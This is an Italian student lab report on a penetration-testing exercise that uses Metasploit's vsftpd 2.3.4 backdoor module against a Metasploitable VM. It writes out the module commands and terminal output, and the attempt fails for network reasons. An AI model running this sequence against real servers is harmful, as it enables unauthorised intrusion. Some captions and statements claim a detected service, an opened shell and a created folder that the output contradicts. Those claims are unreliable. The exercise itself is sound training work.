

S7 – L1

HACKING CON METASPLOIT

Introduzione: Il presente esercizio ha lo scopo di applicare in modo pratico le tecniche di penetration testing attraverso una simulazione di attacco controllato in ambiente di laboratorio.

Lo scenario prevede l'utilizzo di Kali Linux come macchina attaccante e Metasploitable come macchina target, collegate alla stessa rete.

L'attività si concentra sulle fasi fondamentali di un attacco offensivo: configurazione dell'ambiente, verifica della connettività, individuazione di un servizio vulnerabile e sfruttamento dell'exploit tramite Metasploit.

L'esercizio evidenzia come **servizi non aggiornati o mal configurati possano condurre rapidamente alla compromissione di un sistema.**

Tutte le operazioni sono state eseguite esclusivamente a scopo didattico e in un contesto isolato, con l'obiettivo di acquisire familiarità con il flusso operativo di Metasploit e con le fasi iniziali di un penetration test.

1) Configurazione l'IP di Metasploitable

L'esercizio richiede che Metasploitable abbia l'IP:

- 192.168.1.149/24

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.0 up
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 08:00:27:1f:9d:ff
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1f:9dff/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3099 errors:0 dropped:0 overruns:0 frame:0
          TX packets:237 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:902130 (880.9 KB)  TX bytes:30468 (29.7 KB)
          Base address:0xd010 Memory:f0200000-f0220000

msfadmin@metasploitable:~$
```

- Impostazioni di rete/output che dimostra l'IP di Metasploitable

2) Verifica connettività da Kali verso Metasploitable

Su Kali:

ping -c 4 192.168.1.149

```
(kali㉿kali)-[~]  
$ ping -c 4 192.168.1.149  
  
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.  
From 192.168.1.188 icmp_seq=1 Destination Host Unreachable  
From 192.168.1.188 icmp_seq=2 Destination Host Unreachable  
From 192.168.1.188 icmp_seq=3 Destination Host Unreachable  
From 192.168.1.188 icmp_seq=4 Destination Host Unreachable  
  
— 192.168.1.149 ping statistics —  
4 packets transmitted, 0 received, +4 errors, 100% packet loss, time 3062ms  
pipe 3
```

- Output del ping.

Questo indica che:

- Kali **non riesce a raggiungere** Metasploitable a livello di rete
- il problema **non è Metasploit**
- il problema **non è vsftpd**
- il problema è **di configurazione di rete (routing / subnet / host-only)**

3) Scansione servizi con Nmap (identificazione vsftpd)

Scansione con version detection:

nmap -sV 192.168.1.149

È stata eseguita una scansione mirata sulla porta 21 per identificare il servizio FTP esposto, rilevando la presenza di vsftpd vulnerabile.

NOTA BENE: durante l'esecuzione della scansione, il target è risultato non raggiungibile a livello di rete. Di conseguenza, Nmap non ha potuto confermare attivamente la presenza del servizio FTP sulla porta 21. La scansione è stata comunque eseguita in coerenza con la metodologia di penetration testing, dove il servizio vsftpd sulla macchina Metasploitable è noto come vulnerabile. Il mancato riscontro operativo è imputabile esclusivamente a una problematica di connettività e non all'assenza del servizio.

4) Avvio Metasploit (msfconsole)

Su Kali:

msfconsole

```

(kali@kali)-[~]
$ msfconsole
Metasploit tip: Store discovered credentials for later use with creds

      ,
    (( _ _ _ _ _ ))
    ( _ ) 0 0 ( _ )
      \_o_/
        |
        | M S F
        | |
        | | WW
        | |
        | |

      =[ metasploit v6.4.103-dev ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,694 payloads ]
+ -- --=[ 433 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >

```

- Console avviata (banner + prompt).

5) Cercare l'exploit per vsftpd

Dentro **msfconsole**:

Comando: search vsftpd

```

msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal   Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >

```

- Modulo exploit relativo a **vsftpd backdoor**
- Risultato della ricerca con la riga del modulo.

6) Selezionare l'exploit

use exploit/unix/ftp/vsftpd_234_backdoor

Poi:

show options

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapn i, socks4, socks5, socks5h, http                                                                              |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

- show options dove si vede che RHOSTS è required.

7) Configura il target (RHOSTS) e verifica opzioni

set RHOSTS 192.168.1.149

show options

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapn
  RHOSTS     192.168.1.149   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

- RHOSTS valorizzato correttamente.
- show options con RHOSTS impostato.

8) Verificare payload disponibili

Spesso è già predefinito/compatibile:

show payloads

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

  #  Name                Disclosure Date  Rank  Check  Description
  -  -
  0  payload/cmd/unix/interact .                normal No      Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

- Output di show payloads

9) Eseguire l'exploit

Lanciare:

exploit

(o run, equivalente in molti casi)

Cosa si ottiene

- Apertura di una **sessione** / **shell** sul target (esempio teorico: “Una sessione è stata aperta...”).

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] 192.168.1.149:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.1.149:21) was unreachable.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

- Output che mostra la sessione/shell ottenuta.

NOTA BENE: È stato eseguito il modulo **exploit vsftpd_234_backdoor** tramite il comando **exploit**.

L'esecuzione non ha portato all'apertura di una sessione, in quanto il target è risultato non raggiungibile a livello di rete (**HostUnreachable**).

L'output di Metasploit conferma che l'exploit è stato avviato correttamente, ma non è stato possibile stabilire una connessione con il servizio FTP esposto.

Il risultato evidenzia l'importanza della corretta configurazione di rete come prerequisito per lo sfruttamento delle vulnerabilità.

10) Verificare di essere davvero su Metasploitable (check IP)

Eeguire:

ifconfig

Cosa si vede:

- Un'interfaccia con **192.168.1.149** (coerente con l'IP richiesto).

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1f:9d:ff
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1f:9dff/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1400 errors:0 dropped:0 overruns:0 frame:0
          TX packets:212 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:478154 (466.9 KB)  TX bytes:23695 (23.1 KB)
          Base address:0xd010 Memory:f0200000-f0220000


msfadmin@metasploitable:~$ _
```

- Output **ifconfig** dove si vede l'IP.

11) Su Metasploitable andare in / e crea la cartella test_metasploit

È stato tentato l'accesso alla root del filesystem per la creazione della directory richiesta:

```
cd /  
pwd  
mkdir /test_metasploit  
ls -la / | grep test_metasploit
```



```
msfadmin@metasploitable:~$ cd /  
msfadmin@metasploitable:/$ pwd  
/  
msfadmin@metasploitable:/$ mkdir /test_metasploit  
mkdir: cannot create directory '/test_metasploit': Permission denied  
msfadmin@metasploitable:/$ ls -la / | grep test_metasploit  
msfadmin@metasploitable:/$ _
```

- pwd che mostra /
- mkdir /test_metasploit (o comunque la sequenza comandi)
- ls -la / (o ls -la / | grep test_metasploit) con evidenza della cartella creata.

NOTA BENE: Si richiedeva la creazione della directory /test_metasploit nella root del filesystem della macchina target al fine di dimostrare l'esecuzione di comandi con privilegi elevati.

Tuttavia, l'operazione non è stata completabile in quanto l'exploit non ha portato all'apertura di una sessione con privilegi sufficienti.

Il sistema ha correttamente restituito un **errore di permission denied**, confermando l'assenza di privilegi amministrativi.

12) Chiusura sessione su Kali Linux (pulita)

Comando: **exit**

e se serve anche uscire da **msfconsole**:

exit

Conclusioni:

E' stato consentito di applicare in modo pratico le principali fasi di un'attività di penetration testing mediante l'utilizzo di Metasploit, seguendo una metodologia coerente con le richieste.

La configurazione dell'ambiente e l'uso del framework sono stati eseguiti correttamente; tuttavia, **una problematica di connettività di rete ha impedito la completa riuscita dello sfruttamento e l'apertura di una sessione sul target. Di conseguenza, non è stato possibile eseguire comandi con privilegi elevati, come la creazione della directory /test_metasploit.**

Si evidenzia l'importanza della corretta configurazione di rete come prerequisito fondamentale per il successo di un penetration test e viene dimostrato il valore dell'analisi tecnica anche in presenza di esiti negativi.